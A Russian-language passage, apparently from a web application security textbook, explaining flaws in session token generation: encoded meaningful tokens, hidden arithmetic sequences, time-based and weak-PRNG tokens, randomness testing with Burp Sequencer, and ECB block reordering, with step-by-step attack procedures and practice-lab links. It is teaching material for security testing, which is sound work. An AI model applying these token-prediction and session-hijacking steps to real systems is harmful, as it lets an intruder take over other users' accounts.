2. Если приложение использует механизм состояния без сеанса и передаёт через клиент все данные, необходимые для его поддержания, иногда это трудно определить с уверенностью, однако следующие признаки убедительно указывают на такой механизм:

• похожие на токены элементы данных, выдаваемые клиенту, довольно длинны: 100 и более байтов;

• в ответ на каждый запрос приложение выдаёт новый похожий на токен элемент;

• данные элемента выглядят зашифрованными, то есть не имеют различимой структуры, или подписанными, то есть обладают осмысленной структурой с несколькими байтами бессмысленных двоичных данных;

• приложение может отклонять попытки передать один элемент более чем в одном запросе.

3. Если доказательства убедительно указывают, что приложение не применяет токены сеанса для управления состоянием, описанные в этой главе атаки вряд ли дадут результат. Вероятно, время лучше потратить на поиск других серьёзных проблем, например нарушенного управления доступом или инъекции кода.

Недостатки генерации токенов

Механизмы управления сеансами часто уязвимы, поскольку токены создаются небезопасным способом, позволяющим злоумышленнику определить значения, выданные другим пользователям.

Примечание. Безопасность приложения зависит от непредсказуемости создаваемых токенов во множестве мест. Вот несколько примеров:

• токены восстановления пароля, отправляемые на зарегистрированный адрес электронной почты пользователя;

• токены в скрытых полях формы для предотвращения атак с подделкой межсайтовых запросов (см. главу 13);

• токены одноразового доступа к защищённым ресурсам;

• постоянные токены функций «Запомнить меня»;

• токены, позволяющие клиентам приложения магазина без аутентификации получать текущее состояние существующего заказа.

Соображения этой главы о недостатках генерации применимы ко всем таким случаям. Поскольку многие современные приложения полагаются на зрелые механизмы платформы для токенов сеанса, эксплуатируемые недостатки генерации часто находятся именно в других областях функциональности.

Осмысленные токены

Некоторые токены сеанса создаются преобразованием имени пользователя, адреса электронной почты или других связанных с ним сведений. Они могут быть каким-либо образом закодированы или обфусцированы и объединены с другими данными.

Например, следующий токен первоначально может выглядеть длинной случайной строкой:

```
757365723d6461663b6170703d61646d696e3b646174653d30312f31322f3131
```

Однако при ближайшем рассмотрении видно, что он содержит только шестнадцатеричные символы. Предположив, что строка является шестнадцатеричным представлением символов ASCII, можно пропустить её через декодер и получить следующее:

```
user=daf;app=admin;date=10/09/11
```

Злоумышленники могут использовать смысл этого токена сеанса, чтобы угадывать текущие сеансы других пользователей приложения. По списку перечисленных или распространённых имён они быстро создадут большое число потенциально действительных токенов и проверят, какие из них работают.

Токены с осмысленными данными часто обладают структурой. Иными словами, они содержат несколько компонентов, нередко разделённых ограничителем, которые можно извлекать и анализировать отдельно, чтобы понять их функцию и способ создания. В структурированных токенах могут встречаться следующие компоненты:

• имя учётной записи;

• числовой идентификатор, которым приложение различает учётные записи;

• имя и фамилия пользователя;

• адрес электронной почты пользователя;

• группа или роль пользователя в приложении;

• отметка даты и времени;

• увеличивающееся или предсказуемое число;

• IP-адрес клиента.

Каждый компонент структурированного токена или весь токен может кодироваться разными способами. Это бывает намеренной мерой обфускации содержимого или просто обеспечивает безопасную передачу двоичных данных по HTTP. Часто встречаются схемы XOR, Base64 и шестнадцатеричное представление символами ASCII (см. главу 3). Для распаковки каждого компонента в исходную форму может потребоваться проверить различные варианты декодирования.

Примечание. Когда приложение обрабатывает запрос со структурированным токеном, оно может фактически не обрабатывать каждый компонент или все содержащиеся в нём данные. В предыдущем примере приложение может декодировать токен из Base64, а затем обработать только компоненты `user` и `date`. Если токен содержит блок двоичных данных, значительная часть может быть заполнителем, а для серверной проверки важна лишь небольшая доля. Выявление действительно необходимых частей токена часто существенно снижает его кажущуюся энтропию и сложность.

Этапы атаки

1. Получите один токен приложения и систематически изменяйте его, чтобы определить, проверяется ли он целиком или отдельные компоненты игнорируются. Попробуйте изменять значение по одному байту или даже биту и повторно передавать приложению, проверяя, принимается ли токен. Если определённые части не обязаны быть правильными, исключите их из дальнейшего анализа и тем самым потенциально сократите объём работы. Для этой задачи тип полезной нагрузки char frobber в Burp Intruder изменяет значение токена по одной позиции символа.

2. Войдите как несколько разных пользователей в разное время и запишите токены сервера. Если доступна самостоятельная регистрация и имя можно выбирать, войдите с рядом сходных имён с малыми отличиями, например `A`, `AA`, `AAA`, `AAAA`, `AAAB`, `AAAC`, `AABA` и так далее. Если при входе передаются или в профиле хранятся другие пользовательские данные, например адрес электронной почты, аналогично систематически изменяйте их и записывайте получаемые после входа токены.

3. Проанализируйте токены на связи с именем пользователя и другими управляемыми им данными.

4. Проанализируйте токены на обнаружимое кодирование или обфускацию. Если имя содержит последовательность одного символа, ищите соответствующую последовательность в токене, которая может указывать на XOR. Ищите фрагменты только из шестнадцатеричных символов, способные быть шестнадцатеричным представлением строки ASCII или других сведений. Ищите последовательности, заканчивающиеся знаком равенства и/или содержащие только допустимые символы Base64: `a-z`, `A-Z`, `0-9`, `+` и `/`.

5. Если из образца токенов удалось реконструировать смысл, оцените, достаточно ли сведений для угадывания недавно выданных токенов других пользователей. Найдите зависящую от сеанса страницу приложения, например возвращающую ошибку или перенаправление при отсутствии действительного сеанса. Затем с помощью Burp Intruder выполните множество запросов к ней с предполагаемыми токенами. Ищите случаи правильной загрузки страницы, указывающие на действительный токен сеанса.

Попробуйте сами!

http://mdsec.net/auth/321/

http://mdsec.net/auth/329/

http://mdsec.net/auth/331/

Предсказуемые токены

Некоторые токены сеанса не содержат осмысленных данных, связывающих их с определённым пользователем. Тем не менее их можно угадать, поскольку они содержат последовательности или закономерности, позволяющие злоумышленнику экстраполировать выборку и найти другие действительные токены, недавно выданные приложением. Даже если экстраполяция требует проб и ошибок, например даёт одно правильное предположение на 1000 попыток, автоматизированная атака всё равно сможет выявить множество действительных токенов за относительно короткое время.

Уязвимости предсказуемой генерации токенов может быть намного проще обнаружить в коммерческих реализациях управления сеансами, таких как веб-серверы или платформы веб-приложений, чем в специальных приложениях. При удалённой атаке на специальный механизм выборка выданных токенов может быть ограничена производительностью сервера, активностью других пользователей, пропускной способностью, задержкой сети и так далее. В лаборатории же можно быстро создать миллионы образцов, точно упорядоченных и снабжённых отметками времени, исключив помехи других пользователей.

В простейших и наиболее вопиюще уязвимых случаях приложение может использовать в качестве токена простое последовательное число. Тогда достаточно получить образец из двух или трёх значений и начать атаку, которая быстро захватит 100% текущих действительных сеансов.

На рисунке 7-1 показано, как Burp Intruder перебирает последние две цифры последовательного токена и находит значения, где сеанс всё ещё активен и допускает перехват. Здесь длина ответа сервера является надёжным признаком действительного сеанса. Функция extract grep также применена для отображения имени вошедшего пользователя каждого сеанса.

В других случаях токены приложения могут содержать более сложные последовательности, обнаружение которых требует усилий. Возможные варианты практически безграничны, однако полевой опыт авторов показывает, что предсказуемые токены обычно возникают из трёх источников:

• скрытые последовательности;

• зависимость от времени;

• слабая генерация случайных чисел.

Мы поочерёдно рассмотрим каждую область.

Скрытые последовательности

Часто встречаются токены сеанса, которые трудно предсказать в необработанном виде, но которые содержат последовательности, проявляющиеся после подходящего декодирования или распаковки.




Рисунок 7-1. Атака для обнаружения действительных сеансов, когда токен предсказуем

Рассмотрим следующий ряд значений, образующих один компонент структурированного токена сеанса:

```
lwjVJA
Ls3Ajg
xpKr+A
XleXYg
9hyCzA
jeFuNg
JaZZoA
```

Непосредственно закономерность не видна, однако беглый осмотр указывает, что токены могут содержать данные в кодировке Base64. Помимо букв разного регистра и цифр присутствует символ +, также допустимый в строке Base64. Пропустив токены через декодер, получаем следующее:

```
--Õ$
.ÍÀŽ
Æ’«ø
^W-b
ö,Ì
?án6
%¦Y
```

Эти строки выглядят бессмыслицей и содержат непечатаемые символы. Обычно это указывает на двоичные данные, а не текст ASCII. Представив декодированные данные шестнадцатеричными числами, получаем следующее:

```
9708D524
2ECDC08E
C692ABF8
5E579762
F61C82CC
8DE16E36
25A659A0
```

Видимой закономерности по-прежнему нет. Однако, вычитая каждое число из предыдущего, получаем:

```
FF97C4EB6A
97C4EB6A
FF97C4EB6A
97C4EB6A
FF97C4EB6A
FF97C4EB6A
```

Это немедленно раскрывает скрытую закономерность. Алгоритм генерации токенов прибавляет `0x97C4EB6A` к предыдущему значению, усекает результат до 32-разрядного числа и кодирует эти двоичные данные в Base64 для передачи по текстовому протоколу HTTP. Зная это, легко написать сценарий, создающий последовательность токенов, которые сервер выдаст далее, и последовательность, созданную до захваченного образца.

Зависимость от времени

Некоторые веб-серверы и приложения создают токены алгоритмами, где время генерации является входными данными. Если в алгоритм включено недостаточно другой энтропии, можно предсказать токены других пользователей. Хотя отдельная последовательность сама по себе может казаться случайной, вместе со сведениями о времени создания каждого токена в ней способна проявиться закономерность. В загруженном приложении, создающем множество сеансов каждую секунду, автоматизированная атака может успешно выявить большое число токенов других пользователей.

При тестировании веб-приложения интернет-магазина авторы встретили следующую последовательность токенов сеанса:

```
3124538-1172764258718
3124539-1172764259062
3124540-1172764259281
3124541-1172764259734
3124542-1172764260046
3124543-1172764260156

3124544-1172764260296
3124545-1172764260421
3124546-1172764260812
3124547-1172764260890
```

Каждый токен явно состоит из двух отдельных числовых компонентов. Первое число следует простой возрастающей последовательности и легко предсказывается. Второе каждый раз увеличивается на разную величину. Вычисление разностей между последовательными значениями даёт следующее:

```
344
219
453
312
110
140
125
391
78
```

Последовательность не содержит надёжно предсказуемой закономерности. Однако соответствующий диапазон чисел очевидно можно перебрать автоматизированной атакой и найти действительные значения. Но прежде чем проводить её, подождём несколько минут и соберём ещё одну последовательность токенов:

```
3124553-1172764800468
3124554-1172764800609
3124555-1172764801109
3124556-1172764801406
3124557-1172764801703
3124558-1172764802125
3124559-1172764802500
3124560-1172764802656
3124561-1172764803125
3124562-1172764803562
```

Сравнение второй последовательности с первой сразу показывает два момента:

• первая числовая последовательность продолжает возрастать, однако после конца первого ряда пропущено пять значений. Предположительно они были выданы другим пользователям, вошедшим в приложение между двумя проверками;

• вторая числовая последовательность продолжает расти примерно с прежними интервалами, однако первое полученное значение на огромные 539 578 больше предыдущего.

Второе наблюдение сразу указывает на роль времени в генерации токенов сеанса. Между двумя сборами, по всей видимости, выдано только пять токенов, однако прошло приблизительно 10 минут. Наиболее вероятное объяснение: второе число зависит от времени и, скорее всего, представляет простой счётчик миллисекунд.

Действительно, наше предположение верно. На следующем этапе тестирования анализ кода раскрывает такой алгоритм генерации токенов:

```
String sessId = Integer.toString(s_SessionIndex++) +
    “-” +
    System.currentTimeMillis();
```

Зная способ создания токенов, нетрудно построить автоматизированную атаку для сбора токенов, выдаваемых другим пользователям:

• мы продолжаем часто опрашивать сервер и быстро получать новые токены сеанса;

• наблюдаем увеличение первого числа. Если оно выросло более чем на 1, значит, токен выдан другому пользователю;

• когда токен выдан другому пользователю, мы знаем верхнюю и нижнюю границы его второго числа, поскольку располагаем токенами, выданными непосредственно до и после. Так как новые

токены получаются часто, диапазон между границами обычно содержит лишь несколько сотен значений;

• каждый раз, когда токен выдан другому пользователю, мы начинаем атаку полным перебором всех чисел диапазона, добавляя их к известному пропущенному возрастающему числу. С каждым созданным токеном пытаемся обратиться к защищённой странице, пока попытка не завершится успешно и сеанс пользователя не будет скомпрометирован;

• непрерывное выполнение такого сценария позволит захватить токен сеанса каждого другого пользователя приложения. Когда войдёт администратор, мы полностью скомпрометируем всё приложение.

Попробуйте сами!

http://mdsec.net/auth/339/

http://mdsec.net/auth/340/

http://mdsec.net/auth/347/

http://mdsec.net/auth/351/

Слабая генерация случайных чисел

Очень мало происходящего внутри компьютера случайно. Поэтому, когда для какой-либо цели требуется случайность, программное обеспечение применяет различные методы псевдослучайной генерации чисел. Некоторые алгоритмы создают последовательности, которые выглядят стохастическими и равномерно распределены по диапазону возможных значений. Тем не менее любой человек, получивший небольшую выборку, может с абсолютной точностью экстраполировать их вперёд или назад. Если предсказуемый генератор псевдослучайных чисел применяется для токенов сеанса, злоумышленник способен перечислить полученные значения.

Jetty - популярный веб-сервер, полностью написанный на Java и предоставляющий механизм управления сеансами работающим на нём приложениям. В 2006 году Крис Энли из NGSSoftware обнаружил уязвимость этого механизма для атаки предсказания токенов. Сервер создавал их с помощью API Java `java.util.Random`. Он реализует линейный конгруэнтный генератор, создающий следующее число последовательности так:

```
synchronized protected int next(int bits) {
    seed = (seed * 0x5DEECE66DL + 0xBL) & ((1L << 48) - 1);
    return (int)(seed >>> (48 - bits));
}
```

Алгоритм берёт последнее созданное число, умножает на одну константу и прибавляет другую для получения следующего. Число усекается до 48 битов, затем результат сдвигается, чтобы вернуть количество битов, запрошенное вызывающей стороной.

Зная алгоритм и одно созданное им число, мы легко выведем следующую последовательность. Немного теории чисел позволит получить и предыдущую. Это означает, что злоумышленник с одним токеном сеанса сервера способен получить токены всех текущих и будущих сеансов.

> **Примечание.** Иногда при создании токенов на основе генератора псевдослучайных чисел разработчики решают составлять каждый токен из нескольких последовательных выходов генератора. Предполагается, что это создаёт более длинный и потому более надёжный токен. Однако такая тактика обычно ошибочна. Если злоумышленник получит несколько последовательных выходных значений, он сможет вывести некоторые сведения о внутреннем состоянии генератора. Фактически экстраполировать его последовательность вперёд или назад может стать проще.

Другие готовые среды приложений используют удивительно простые или предсказуемые источники энтропии для токенов, многие из которых детерминированы. Например, в средах PHP 5.3.2 и более ранних токен сеанса создаётся на основе IP-адреса клиента, времени эпохи и микросекунд в момент создания, а также линейного конгруэнтного генератора. Хотя здесь есть несколько неизвестных значений, некоторые приложения могут раскрывать позволяющие их вывести сведения. Сайт социальной сети способен показывать время входа и IP-адрес пользователей. Кроме того, начальным значением генератора служит время запуска процесса PHP, которое можно заключить в небольшой диапазон, если злоумышленник наблюдает сервер.

> **Примечание.** Это развивающаяся область исследований. На недостатки генерации токенов PHP указали в списке рассылки Full Disclosure в 2001 году, но фактическую возможность эксплуатации не продемонстрировали. Теория 2001 года была наконец реализована Сэми Камкаром в инструменте phpwn в 2010 году.

Проверка качества случайности

Иногда закономерности в ряде токенов можно выявить визуальным осмотром или небольшим ручным анализом. Однако в общем случае требуется более строгий подход к проверке качества случайности токенов приложения.

Стандартный подход применяет принципы статистической проверки гипотез и различные хорошо документированные тесты, ищущие признаки неслучайности в выборке. Основные этапы процесса таковы:

1. Начните с гипотезы, что токены создаются случайно.

2. Примените ряд тестов, каждый из которых наблюдает определённые свойства выборки, вероятно обладающие конкретными характеристиками при случайной генерации.

3. Для каждого теста вычислите вероятность появления наблюдаемых характеристик, предполагая истинность гипотезы.

4. Если вероятность ниже определённого уровня значимости, отклоните гипотезу и заключите, что токены создаются неслучайно.

Хорошая новость: ничего из этого не требуется делать вручную. Лучший из доступных сейчас инструментов проверки случайности токенов веб-приложений - Burp Sequencer. Он гибко применяет несколько стандартных тестов и выдаёт ясные, легко интерпретируемые результаты.

Чтобы воспользоваться Burp Sequencer, найдите ответ приложения, выдающий исследуемый токен, например ответ на запрос входа с новым файлом cookie токена сеанса. Выберите в контекстном меню Burp пункт send to sequencer и в конфигурации Sequencer задайте положение токена в ответе, как показано на рисунке 7-2. Можно также настроить различные параметры сбора токенов, а затем нажать кнопку start capture. Если подходящая выборка уже получена другим способом, например сохранением результатов атаки Burp Intruder, вкладка manual load позволяет пропустить сбор и сразу перейти к статистическому анализу.




Рисунок 7-2. Настройка Burp Sequencer для проверки случайности токена сеанса

Получив подходящую выборку, можно выполнить её статистический анализ. Промежуточный анализ доступен и во время продолжающегося сбора. Как правило, большая выборка повышает надёжность. Burp требует минимум 100 токенов, но в идеале следует получить намного больше. Если анализ нескольких сотен убедительно показывает провал тестов случайности, можно обоснованно решить, что дальнейший сбор не нужен. Иначе продолжайте получать токены и периодически повторять анализ. Если 5000 токенов проходят тесты случайности, этого можно счесть достаточным. Однако для формального соответствия тестам FIPS требуется выборка из 20 000 токенов. Это максимальный размер, поддерживаемый Burp.

Burp Sequencer выполняет статистические тесты на уровне символов и битов. Результаты всех тестов объединяются в общую оценку числа битов эффективной энтропии в токене, и это главный результат для рассмотрения. Однако можно углубиться в результаты каждого теста и точно понять, как и почему разные части токена прошли или провалили его, как показано на рисунке 7-3. Методика каждого вида теста описана под его результатами.

Рисунок 7-3. Анализ результатов Burp Sequencer для понимания свойств проверенных токенов

Учтите, что Burp выполняет все тесты отдельно для каждого символа и бита данных в токене. Во многих случаях значительные части структурированного токена неслучайны, но само по себе это может не создавать недостатка. Важно, чтобы токен содержал достаточное число битов, прошедших тесты случайности. Например, если большой токен содержит 1000 битов сведений, а тесты проходят лишь 50, в целом он не менее надёжен, чем 50-битный токен, полностью прошедший проверки.

Примечание. При статистической проверке случайности помните о двух важных оговорках. Они влияют на правильное толкование результатов и их последствий для защищённости приложения. Во-первых, токены, создаваемые полностью детерминированно, могут проходить статистические тесты случайности. Например, линейный конгруэнтный генератор псевдослучайных чисел или алгоритм, вычисляющий хеш последовательного числа, способен выдавать прошедший тесты результат. Но злоумышленник, знающий алгоритм и внутреннее состояние генератора, с полной надёжностью экстраполирует выходные данные вперёд и назад.

Во-вторых, токены, провалившие статистические тесты, в практической ситуации могут фактически оказаться непредсказуемыми. Если определённый бит токена не проходит проверки, это означает лишь, что наблюдаемая последовательность битов в этой позиции содержит характеристики, маловероятные для действительно случайного токена. Но предсказание следующего значения этого бита по наблюдаемым характеристикам может быть лишь немногим надёжнее слепого предположения. Умножение такой ненадёжности на большое число битов, которые требуется предсказать одновременно, способно сделать вероятность правильного результата крайне низкой.

Этапы атаки

1. Последовательно пройдите приложение от первой страницы через все функции входа и определите, когда и как выдаются токены сеанса. Распространены два варианта:

• приложение создаёт новый сеанс при получении любого запроса без токена;

• приложение создаёт новый сеанс после успешного входа.

Чтобы автоматизированно собрать большое число токенов, в идеале найдите один запрос, обычно `GET /` или отправку входа, который вызывает выдачу нового токена.

2. В Burp Suite передайте создающий новый сеанс запрос в Burp Sequencer и настройте положение токена. Затем запустите живой сбор максимально возможного числа токенов. Если используется специальный механизм управления сеансами и у вас только удалённый доступ, собирайте токены как можно быстрее, чтобы минимизировать потерю значений, выданных другим пользователям, и влияние зависимости от времени.

3. Если используется коммерческий механизм управления сеансами и/или у вас есть локальный доступ к приложению, в контролируемых условиях можно получить сколь угодно длинные последовательности токенов.

4. Пока Burp Sequencer собирает токены, включите параметр auto analyse, чтобы Burp периодически автоматически выполнял статистический анализ. Соберите не менее 500 токенов, прежде чем подробно рассматривать результаты. Если достаточное число битов прошло тесты, продолжайте сбор настолько долго, насколько возможно, просматривая результаты анализа по мере появления новых токенов.

5. Если токены проваливают тесты случайности и выглядят содержащими закономерности, пригодные для предсказания будущих значений, повторите проверку с другого IP-адреса и, если применимо, с другим именем пользователя. Это поможет выяснить, обнаруживается ли та же закономерность и можно ли экстраполировать токены первого опыта на значения второго. Иногда в последовательности одного пользователя проявляется закономерность, но она не позволяет непосредственно предсказывать токены других, поскольку сведения наподобие исходного IP используются как источник энтропии, например начальное значение генератора.

6. Если, по вашему мнению, понимания алгоритма достаточно для автоматизированной атаки на сеансы других пользователей, вероятно, лучше всего создать специальный сценарий. Он сможет генерировать токены по наблюдаемым закономерностям и применять необходимое кодирование. Общие методы автоматизации подобных задач см. в главе 14.

7. Если доступен исходный код, тщательно проанализируйте код генерации токенов, чтобы понять механизм и определить его предсказуемость. Если энтропия берётся из данных, которые можно определить в приложении в допускающем полный перебор диапазоне, оцените практическое число запросов, необходимых для перебора токена.

Попробуйте сами!

`http://mdsec.net/auth/361/`

Зашифрованные токены

Некоторые приложения используют токены с осмысленными сведениями о пользователе и пытаются избежать очевидных проблем, шифруя их перед выдачей. Поскольку токены зашифрованы секретным ключом, неизвестным пользователям, подход выглядит надёжным: пользователи не смогут расшифровать токены и изменить содержимое.

Однако в некоторых ситуациях, в зависимости от алгоритма шифрования и способа обработки токенов приложением, пользователи всё же могут вмешиваться в их осмысленное содержимое, фактически не расшифровывая. Как бы странно это ни звучало, такие атаки действительно жизнеспособны, иногда легко выполняются, и им было подвержено множество реальных приложений. Применимые виды атак зависят от конкретного криптографического алгоритма.

Шифры ECB

Приложения с зашифрованными токенами используют симметричный алгоритм, чтобы расшифровывать полученные от пользователей значения и восстанавливать осмысленное содержимое. Некоторые симметричные алгоритмы применяют режим электронной кодовой книги (ECB). Такой шифр делит открытый текст на блоки одинакового размера, например по 8 байтов, и шифрует каждый секретным ключом. При расшифровке каждый блок шифротекста обрабатывается тем же ключом и восстанавливает исходный блок открытого текста. Особенность метода состоит в том, что закономерности открытого текста могут проявляться в шифротексте, поскольку одинаковые открытые блоки преобразуются в одинаковые зашифрованные. Для некоторых данных, например растровых изображений, это позволяет различить осмысленные сведения открытого текста внутри шифротекста, как показано на рисунке 7-4.




Рисунок 7-4. Закономерности открытого текста, зашифрованного в режиме ECB, могут быть видимы в полученном шифротексте

Несмотря на этот недостаток, шифры ECB часто применяются для шифрования сведений в веб-приложениях. Уязвимости могут существовать даже там, где проблема закономерностей открытого текста не возникает. Причина в поведении шифра: одинаковые блоки открытого текста превращаются в одинаковые блоки шифротекста.

Рассмотрим приложение, токены которого содержат несколько разных осмысленных компонентов, включая числовой идентификатор пользователя:

```
rnd=2458992;app=iTradeEUR_1;uid=218;username=dafydd;time=634430423694715
000;
```

После шифрования токен выглядит бессмысленным и, вероятно, пройдёт все стандартные статистические тесты случайности:

```
68BAC980742B9EF80A27CBBBC0618E3876FF3D6C6E6A7B9CB8FCA486F9E11922776F0307
329140AABD223F003A8309DDB6B970C47BA2E249A0670592D74BCD07D51A3E150EFC2E69
885A5C8131E4210F
```

Используемый шифр ECB работает с 8-байтовыми блоками, и блоки открытого текста соответствуют блокам шифротекста следующим образом:

```
rnd=2458    68BAC980742B9EF8
992;app=    0A27CBBBC0618E38
iTradeEU    76FF3D6C6E6A7B9C
R_1;uid=    B8FCA486F9E11922
218;user    776F0307329140AA
name=daf    BD223F003A8309DD
ydd;time    B6B970C47BA2E249
=6344304    A0670592D74BCD07
23694715    D51A3E150EFC2E69
000;        885A5C8131E4210F
```

Поскольку каждый блок шифротекста всегда расшифровывается в один и тот же блок открытого текста, злоумышленник может изменить последовательность зашифрованных блоков, чтобы осмысленно модифицировать соответствующий открытый текст. В зависимости от точной обработки расшифрованного токена приложением это способно позволить переключиться на другого пользователя или повысить привилегии.

Например, если продублировать второй блок после четвёртого, последовательность станет следующей:

```
rnd=2458    68BAC980742B9EF8
992;app=    0A27CBBBC0618E38
iTradeEU    76FF3D6C6E6A7B9C
